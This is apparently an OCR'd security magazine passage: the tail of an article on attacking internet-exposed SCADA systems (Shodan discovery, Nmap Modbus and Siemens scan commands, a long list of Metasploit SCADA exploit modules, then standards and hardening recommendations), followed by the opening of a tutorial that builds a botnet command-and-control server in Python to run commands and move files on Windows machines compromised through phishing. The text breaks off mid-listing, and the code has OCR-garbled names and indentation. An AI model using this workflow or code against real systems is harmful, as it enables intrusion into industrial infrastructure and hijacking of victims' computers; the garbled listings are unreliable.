
Fig: According to ics-cert.us-cert.gov report 2016

Real time Exploitation of SCADA System:

Real time exploitation starts with information gathering. For this we have to find some SCADA systems that are in the open internet. For searching we have Google and SHODAN. SHODAN is a search engine similar to Google except this search engine indexes HTTP (web message) header information – allowing users to find routers, servers, traffic lights, and industrial control equipment. Project SHINE (SHodan Intelligence Extraction) uncovered that over 1 million SCADA / ICS systems are connected to the internet with unique IPs, and this figure is growing by between 2000 – 8000 / day. It is most likely that many of these devices will be insecure and exploitable. All the attacker needs to do is use SHODAN to determine the device facing the internet based on the header information revealing the software version in place or other similar information, retrieve the appropriate exploit code for that device from a repository such as Metasploit, set up a proxy connection using TOR or similar, then exploit the remote system.



The figure above has shown that lots of SCADA systems can be found in the open internet. With random search, we can get the UI of any SCADA system as well.



SCADA Scanning with Nmap

After Information Gathering, the next phase will be Scanning. For scanning we have Nmap for scanning purposes. Nmap is the most popular scanning tool. Nmap has a script that is useful for SCADA systems scanning. The specific script is for finding Modbus nodes within a Modbus enabled site (although SCADA sites use numerous different protocols, Modbus is the most popular). In other words, if we know that the site is using Modbus, this script can discover each of the nodes and their identifier:

```
nmap --script modbus-discover.nse --script-args='modbus-discover.aggressive=true' -p 502 <host>
```

Script Output


```
PORT    STATE SERVICE
502/tcp open  modbus
| modbus-discover:
|   sid 0x64:
|     Slave ID data: \xFA\xFFPM710PowerMeter
|     Device identification: Schneider Electric PM710 v03.110
|   sid 0x96:
|_    error: GATEWAY TARGET DEVICE FAILED TO RESPONSE
```

There are some external scripts for Nmap that can be used as well. These scripts are for SCADA vendor Siemens:

```
nmap --script ./Siemens-PCS7.nse -p 80
nmap -sU --script ./Siemens-Scalance-module.nse -p 161
nmap -sU --script ./Siemens-WINCC.nse -p 137
```

SCADA Scanning with Nessus

Nessus has a plugin for scanning SCADA systems. There are 289 different plugins in Nessus with different SCADA vendors. By using these plugins, Nessus can detect vulnerabilities.



SCADA Penetration Test with Metasploit

In the exploitation part, Metasploit framework is the most popular exploitation framework. In Metasploit, there are also some auxiliaries and exploits by which we can perform scanning and penetration testing activities.

```
auxiliary/admin/scada/advantech_webaccess_dbvisitor_sqli          2014-04-08      normal     Advantech WebAccess DBVisitor.dll ChartThemeConfig SQL Injection
auxiliary/admin/scada/ge_proficy_substitute_traversal             2013-01-22      normal     GE Proficy Cimplicity WebView substitute.bcl Directory Traversal
auxiliary/admin/scada/modicon_command                             2012-04-05      normal     Schneider Modicon Remote START/STOP Command
auxiliary/admin/scada/modicon_password_recovery                   2012-01-19      normal     Schneider Modicon Quantum Password Recovery
auxiliary/admin/scada/modicon_stux_transfer                       2012-04-05      normal     Schneider Modicon Ladder Logic Upload/Download
auxiliary/admin/scada/multi_cip_command                           2012-01-19      normal     Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
auxiliary/admin/scada/phoenix_command                             2015-05-20      normal     PhoenixContact PLC Remote START/STOP Command
auxiliary/admin/scada/yokogawa_bkbcopyd_client                    2014-08-09      normal     Yokogawa BKBCopyD.exe Client
auxiliary/dos/scada/beckhoff_twincat                              2011-09-13      normal     Beckhoff TwinCAT SCADA PLC 2.11.0.2004 DoS
auxiliary/dos/scada/d20_tftp_overflow                             2012-01-19      normal     General Electric D20ME TFTP Server Buffer Overflow DoS
auxiliary/dos/scada/igss9_dataserver                              2011-12-20      normal     7-Technologies IGSS 9 IGSSdataServer.exe DoS
auxiliary/dos/scada/yokogawa_logsvr                               2014-03-10      normal     Yokogawa CENTUM CS 3000 BKCLogSvr.exe Heap Buffer Overflow
auxiliary/scanner/scada/digi_addp_reboot                                          normal     Digi ADDP Remote Reboot Initiator
auxiliary/scanner/scada/digi_addp_version                                         normal     Digi ADDP Information Discovery
auxiliary/scanner/scada/digi_realport_serialport_scan                             normal     Digi RealPort Serial Server Port Scanner
auxiliary/scanner/scada/digi_realport_version                                     normal     Digi RealPort Serial Server Version
auxiliary/scanner/scada/indusoft_ntwebserver_fileaccess                           normal     Indusoft WebStudio NTWebServer Remote File Access
auxiliary/scanner/scada/koyo_login                                2012-01-19      normal     Koyo DirectLogic PLC Password Brute Force Utility
auxiliary/scanner/scada/modbus_findunitid                         2012-10-28      normal     Modbus Unit ID and Station ID Enumerator
auxiliary/scanner/scada/modbusclient                                              normal     Modbus Client Utility
auxiliary/scanner/scada/modbusdetect                              2011-11-01      normal     Modbus Version Scanner
auxiliary/scanner/scada/moxa_discover                                             normal     Moxa UDP Device Discovery
auxiliary/scanner/scada/profinet_siemens                                          normal     Siemens Profinet Scanner
auxiliary/scanner/scada/sielco_winlog_fileaccess                                  normal     Sielco Sistemi Winlog Remote File Access
exploit/windows/browser/keyhelp_launchtripane_exec                2012-06-26      excellent  KeyHelp ActiveX LaunchTriPane Remote Code Execution Vulnerability
exploit/windows/browser/teechart_pro                              2011-08-11      normal     TeeChart Professional ActiveX Control Trusted Integer Dereference
exploit/windows/browser/wellintech_kingscada_kxclientdownload     2014-01-14      good       KingScada kxClientDownload.ocx ActiveX Remote Code Execution
exploit/windows/fileformat/bacnet_csv                             2010-09-16      good       BACnet OPC Client Buffer Overflow
exploit/windows/fileformat/scadaphone_zip                         2011-09-12      good       ScadaTEC ScadaPhone Stack Buffer Overflow
exploit/windows/scada/abb_wserver_exec                            2013-04-05      excellent  ABB MicroSCADA wserver.exe Remote Code Execution
exploit/windows/scada/advantech_webaccess_dashboard_file_upload   2016-02-05      excellent  Advantech WebAccess Dashboard Viewer uploadImageCommon Arbitrary File Upload
exploit/windows/scada/citect_scada_odbc                           2008-06-11      normal     CitectSCADA/CitectFacilities ODBC Buffer Overflow
exploit/windows/scada/codesys_gateway_server_traversal            2013-02-02      excellent  SCADA 3S CoDeSys Gateway Server Directory Traversal
exploit/windows/scada/codesys_web_server                          2011-12-02      normal     SCADA 3S CoDeSys CmpWebServer Stack Buffer Overflow
exploit/windows/scada/daq_factory_bof                             2011-09-13      good       DaqFactory HMI NETB Request Overflow
exploit/windows/scada/factorylink_csservice                       2011-03-25      normal     Siemens FactoryLink 8 CSService Logging Path Param Buffer Overflow
exploit/windows/scada/factorylink_vrn_09                          2011-03-21      average    Siemens FactoryLink vrn.exe Opcode 9 Buffer Overflow
exploit/windows/scada/ge_proficy_cimplicity_gefebt                2014-01-23      excellent  GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
exploit/windows/scada/iconics_genbroker                           2011-03-21      good       Iconics GENESIS32 Integer Overflow Version 9.21.201.01
exploit/windows/scada/iconics_webhmi_setactivexguid               2011-05-05      good       ICONICS WebHMI ActiveX Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_listall                2011-03-24      good       7-Technologies IGSS IGSSdataServer.exe Stack Buffer Overflow
exploit/windows/scada/igss9_igssdataserver_rename                 2011-03-24      normal     7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
exploit/windows/scada/igss9_misc                                  2011-03-24      excellent  7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
exploit/windows/scada/igss_exec_17                                2011-03-21      excellent  Interactive Graphical SCADA System Remote Command Injection
exploit/windows/scada/indusoft_webstudio_exec                     2011-11-04      excellent  InduSoft Web Studio Arbitrary Upload Remote Code Execution
exploit/windows/scada/moxa_mdmtool                                2010-10-20      great      MOXA Device Manager Tool 2.1 Buffer Overflow
exploit/windows/scada/procyon_core_server                         2011-09-08      normal     Procyon Core Server HMI Coreservice.exe Stack Buffer Overflow
exploit/windows/scada/realwin                                     2008-09-26      great      DATAC RealWin SCADA Server Buffer Overflow
exploit/windows/scada/realwin_on_fc_binfile_a                     2011-03-21      great      DATAC RealWin SCADA Server 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
exploit/windows/scada/realwin_on_fcs_login                        2011-03-21      great      RealWin SCADA Server DATAC Login Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize                     2010-10-15      great      DATAC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
exploit/windows/scada/realwin_scpc_initialize_rf                  2010-10-15      great      DATAC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
exploit/windows/scada/realwin_scpc_txtevent                       2010-11-18      great      DATAC RealWin SCADA Server SCPC_TXTEVENT Buffer Overflow
exploit/windows/scada/scadapro_cmdexe                             2011-09-16      excellent  Measuresoft ScadaPro Remote Command Execution
exploit/windows/scada/sunway_force_control_netdbsrv               2011-09-22      great      Sunway Forcecontrol SNMP NetDBServer.exe Opcode 0x57
exploit/windows/scada/winlog_runtime                              2011-01-13      great      Sielco Sistemi Winlog Buffer Overflow
exploit/windows/scada/winlog_runtime_2                            2012-06-04      normal     Sielco Sistemi Winlog Buffer Overflow 2.07.14 - 2.07.16
exploit/windows/scada/yokogawa_bkbcopyd_bof                       2014-03-10      normal     Yokogawa CENTUM CS 3000 BKBCopyD.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkesimmgr_bof                      2014-03-10      normal     Yokogawa CS3000 BKESimmgr.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkfsim_vhfd                        2014-05-23      normal     Yokogawa CS3000 BKFSim_vhfd.exe Buffer Overflow
exploit/windows/scada/yokogawa_bkhodeq_bof                        2014-03-10      average    Yokogawa CENTUM CS 3000 BKHOdeq.exe Buffer Overflow
```

Using these scanning and exploitation module, Vulnerability Assessment and Penetration Testing (VAPT) for SCADA can be performed.

Regulatory Compliance

With the emergence of cyber threats and the need to secure data, standards have arisen for other industries, such as defined in the Health Insurance Portability and Accountability Act (HIPAA) and the Payment Card Industry Data Security Standard (PCI DSS). The difficulty with applying a modern compliance regime to SCADA systems would be the difficulty in adapting the old systems to a new framework of controls.

With the landmark event of Stuxnet, the security issues of SCADA came into prominence. It became evident that organized parties were intent on performing cyber-attacks to access SCADA/PLC systems to invoke damage of plant equipment. Given the difficult nature of implementing robust controls in industrial environments, various national authorities such as NIST and CPNI have produced standards and security guides for real-time systems integrators.


With the abundance of poorly protected ICS equipment, which will be in place for many years to come, often running protocols where security was never a consideration, there has been considerable effort by national and international bodies to define standards for securing the CNI infrastructure. Notable examples being:

- UK CPNI Security Guides

- USA NIST 800-82
- ISA 99
- IEC62443
- NERC CIP

Recommendations:

1. Proper network segregation/zoning of a SCADA network from other open networks.



2. Identify all connections to SCADA networks.
3. Disconnect unnecessary connections to the SCADA network.
4. Evaluate and strengthen the security of any remaining connections to the SCADA network.
5. Harden SCADA networks by removing or disabling unnecessary services.
6. Conduct real time Vulnerability Assessment and Penetration Testing on SCADA networks for finding active threats and vulnerabilities.

7. Implement the security features provided by device and system vendors.

8. Establish strong controls over any medium that is used as a backdoor into the SCADA network.

9. Implement internal and external intrusion detection systems and establish 24-hour-a-day incident monitoring.

10. Perform technical audits of SCADA devices and networks, and any other connected networks, to identify security concerns.

11. Conduct physical security surveys and assess all remote sites connected to the SCADA network to evaluate their security.

12. Establish SCADA "Red Teams" to identify and evaluate possible attack scenarios.

13. Establish system backups and disaster recovery plans.

14. Establish policies and conduct training to minimize the likelihood that organizational personnel will inadvertently disclose sensitive information regarding SCADA system design, operations, or security controls.

References:

- https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp-whos-really-attacking-your-ics-equipment.pdf
- https://ics-cert.us-cert.gov/sites/default/files/Annual_Reports/Year_in_Review_FY2015_Final_S508C.pdf
- https://ics-cert.us-cert.gov/sites/default/files/Annual_Reports/Year_in_Review_FY2016_Final_S508C.pdf
- https://www.thalesgroup.com/sites/default/files/asset/document/thales-cyber-security-for-scada-systems.pdf
- https://www.symantec.com/connect/blogs/duqu-20-reemergence-aggressive-cyberespionage-threat
- http://patriot-tech.com/blog/2015/10/27/common-scada-system-threats-and-vulnerabilities/
- http://www.risidata.com/
- https://www.wired.com/2012/05/flame/
- https://www.symantec.com/connect/blogs/duqu-20-reemergence-aggressive-cyberespionage-threat
- https://en.wikipedia.org
- https://www.trendmicro.com/vinfo/in/security/news/vulnerabilities-and-exploits/the-state-of-scada-hmi-vulnerabilities
- https://ics-cert.us-cert.gov/sites/default/files/FactSheets/ICS-CERT_FactSheet_IR_Pie_Chart_FY2016_S508C.pdf

PYTHON FOR IOT: MAKE YOUR OWN BOTNET AND HAVE FUN WITH THE MQTT PROTOCOL

by Adrian Rodriguez Garcia

ABOUT THE AUTHOR

Adrian Rodriguez Garcia

Adrian Rodriguez Garcia, graduate in telecommunication engineering in the specialty of telematics and graduate of the Master in security of the information and communications in the University of Seville.

Currently, I work in Telefonica cybersecurity unit (ElevenPaths), in the area of innovation and laboratory, where I work on researching and developing solutions related to security.

I'm a fan of cybersecurity, especially those thematic directed to the fight against malware, reason by which I design all kind of solutions to prevent and mitigate any incident that can be produced in network systems. In addition, I'm a curious person who likes to study and test new technologies to the extreme to take full advantage of its features or to know the limitations and improve them.

In short, I enjoy in the world of cybersecurity and new technologies where I feel happy and wanting to learn something new every day.

Contact: www.linkedin.com/in/adrian-rodriguez-garcia-64257698

'Control any type of device connected to the network' has become one of the main objectives of cybercriminals. Controlling many devices allows them to attack big network infrastructures to achieve their goal or only to cause a denial of service.

What will you learn?

In this article, we will introduce the world of Internet Of Things using Python, specifically, the device control from Microsoft Window and Android systems. Additionally, we will learn MQTT protocol to control devices related to automation. The topics addressed are as follows:

- Main attacks of 2017.
- Build a botnet by indirect attack.
- Build a botnet by direct attack.
- MQTT Protocol.

What should you know?

No prior knowledge is required about programming, systems or cybersecurity because all necessary knowledge will be explained in this article.

You just need to have fun reading, learning and researching.

Introduction

First, we're going to talk about the main attacks that have occurred during this year. The objective is to show the big security problem that exists today due to the knowledge of cybercriminals and the lack of knowledge or awareness of people.

Then, we will use the Python language and the enormous power of its libraries to demonstrate how to create a basic botnet by indirect attack. That is, no attack will be made to any system because it will be the people who install malicious software made by us.

Next, we will make a direct attack to Android systems with the objective to obtain a botnet. For this, we will use a search engine for devices, like Shodan.

Finally, we will talk about an MQTT protocol, very frequently used in the IOT world, and as it will be seen, very dangerous if it's not secured correctly.

Main attacks of 2017

Throughout this year, different security incidents have occurred related to the security of Internet-connected devices. Then, we will talk about some of the most important to understand different methods used, how their botnets work and what objectives they pursue.

IOT_reaper

It was seen for the first time in September. This botnet caused vast Internet outages by launching massive DDoS attacks and its main feature is its rapid growth. The malware infected two million devices and it had a growth rate of 10,000 new devices per day. IOT_reaper no longer depends on cracking weak passwords, instead, it exploits vulnerabilities in various IoT devices and enslaves them into a botnet network.

Persirai

It's a botnet that aimed at more than 1,000 models of IP cameras. Nobody knows the exact number of devices that the botnet has, but we know, thanks to Trend Micro, that there are more than 120.000 vulnerable that can be found in Shodan. Many of these vulnerable users do not know that their IP cameras are exposed to the Internet. This makes it much easier to gain access to the web interface of the IP camera through TCP port 81.

Amnesia

Amnesia is an IoT botnet targeting digital video recorders (DVRs). The malware exploits a vulnerability disclosed more than a year ago involving remote code execution in DVRs' Linux-based firmware. This Linux-based malware is the first of its kind and considered advanced, due to its virtual machine evasion techniques. The malware detects if it's running in a VirtualBox, VMware or QEMU VM, typical sandboxes or honeypots. Amnesia can turn more than 200.000 vulnerable devices worldwide into a botnet. The malware communicates to the Command and Control (C&C) servers via IRC protocol, downloads payload via HTTP requests and uses TCP and UDP flooding techniques.

BrickerBot

BrickerBot vector attack is similar to Mirai botnet, for example, it employed dictionary attacks to gain unauthorized access in the device but it's different because it executes a chain of malicious Linux commands that result in permanent damage in the device instead of denial of service.

This malware takes advantage of security flaws in BSLN and MTLN devices that allow remote code execution. BSNL and MTNL allowed anyone from the Internet to connect through port 7547 to routers and modems in their internal network. Thanks to this fact, BrickerBot caused damage between the two Indian ISPs for a week.

BlueBorne

It's not a botnet or malware, it is a vulnerability of Bluetooth technology. The attack does not require the victim to interact with the attacking device. This means that they can take control of device without having to interact with it. There're two ways attackers can use BlueBorne. The first way is to connect to a target device and execute remote code on the device. Also, it can create a Bluetooth Pineapple to sniff out traffic, hijack this connection, and redirect traffic. It's calculated that there are around 5 billion vulnerable devices. This means that it's the most serious Bluetooth vulnerability identified to date.

Build a botnet by indirect attack

As seen in the previous section, cybercriminals have cameras, DVRs or routers among many other devices as targets. Each attack is different from the previous one, both in form and in objectives, but all have a common philosophy to achieve the goals set. This way of thinking is summarized in one word, "IOT" (Internet Of Things). That is, any device that's connected to the Internet serves their purpose.

In this section, the same philosophy will be followed. It should be clear that each device has an operating system to work with (IOS, Android, Windows, Linux, ...). In this case, a botnet of devices with Windows operating system (laptops, tablets or desktops) will be created due to my personal predilection for this kind of system. It has been called "indirect" because it is not intended to directly attack any particular device, we will wait until through phishing or other methods, people "give us" a session to their devices. To achieve the goal, we will use the the following programming language and libraries:

- Python 2.7
- Ctypes Python library
- Sockets Python library
- Json Python library
- Subprocess Python library
- WMI Python library

WMI is the infrastructure for data management and Windows operations. The WMI Python library provides an interface for interacting with Windows WMI so we can manage Windows services, which interests us to make our botnet persistent.

To perform the botnet, clients are needed on the one hand and the server on the other. So, in the first place, the server will be made. In this case, sockets Python library will be used, which will allow us to connect devices through a port. Therefore, it's necessary to create a socket that's listening and accepting connections continuously.

Listing 1:

```
import socket



newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

newsocket.bind((<IP>, <PORT>))

newsocket.listen(1000)

while True:

    try:

        connection, address = newSocket.accept()

    except Exception:

        break

    finally:

        newsocket.close()
```

Once we have a basic server, we introduce features such as the following:

- Run remote commands
- Download files from clients
- Upload files to clients

Listing 2:

```
import socket



newsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

newsocket.bind((<IP>, <PORT>))

newsocket.listen(1000)

 while True:

     try:

         connection, address = newSocket.accept()

         finish_flag = True


while finish_flag:


     option = int(getInfo())



     if option == 1:

         executeRemoteCommand(connection)

     elif option == 2:

         downloadFile(connection)

     elif option == 3:

         uploadFile(connection)

     elif option == 4:

         finish_flag = False
```

```
    except Exception:
        break
    finally:
        newsocket.close()
```

It's observed that different functions are used depending on the number entered, which is obtained from the following function:

Listing 3:

```
def getInfo():


        flag = True
        while flag:
            print "Usage information: "
            print "1. Execute remote commands."
            print "2. Download some file from remote computer."
            print "3. Upload some file to remote computer from server."
            print "4. Exit"


        option = raw_input('Enter option: ')


        try:
            if 1 <= int(option) <= 4:
                flag = False
            else: print "Introduce option number between 1-3"
```

```
            except Exception:
                continue


        return option
```

Once an option is introduced, we can execute it, for example, in the case of wanting to download a file from the remote environment, we will need the following code, always keeping in mind that both client and server understand each other.

Listing 4:

```
def downloadFile(connection):

        path_remote = raw_input("Enter remote path: ")

        #send action
        action = json.dumps({"action": "download", "path": path_remote})
        connection.send(action)


        #get filesize
        datasize = connection.recv(2048)
        filesize = int(datasize)


        #get filename
        filepath = os.path.basename(path_remote)
```

```
#receive data
try:
    datareceive = []
    received = 0
    # will read while both size are differents
    while filesize > received:

        data = connection.recv(min(filesize - received, 2048))
        datareceive.append(data)
        received += len(data)

        # write received file
        file_to_write = open(os.path.join(<directory_to_save>, filepath), 'w
b')
        file_to_write.write(''.join(datareceive))
        file_to_write.close()

    except Exception as error:
        print error
```

In this case, a client receives a message in JSON form asking for a specific file. Then, the client first sends the size of the file and later, it sends the content. Therefore, a client can "upload a file" to server, which is easily done with the following code.

Listing 5:

```
def uploadFile(connection):

        path_upload = raw_input("Enter upload filename: ")

        try:

            if os.path.exists(path_upload):

                #send action

                action = json.dumps({"action": "upload", "path": path_upload})
                Connection.send(action)

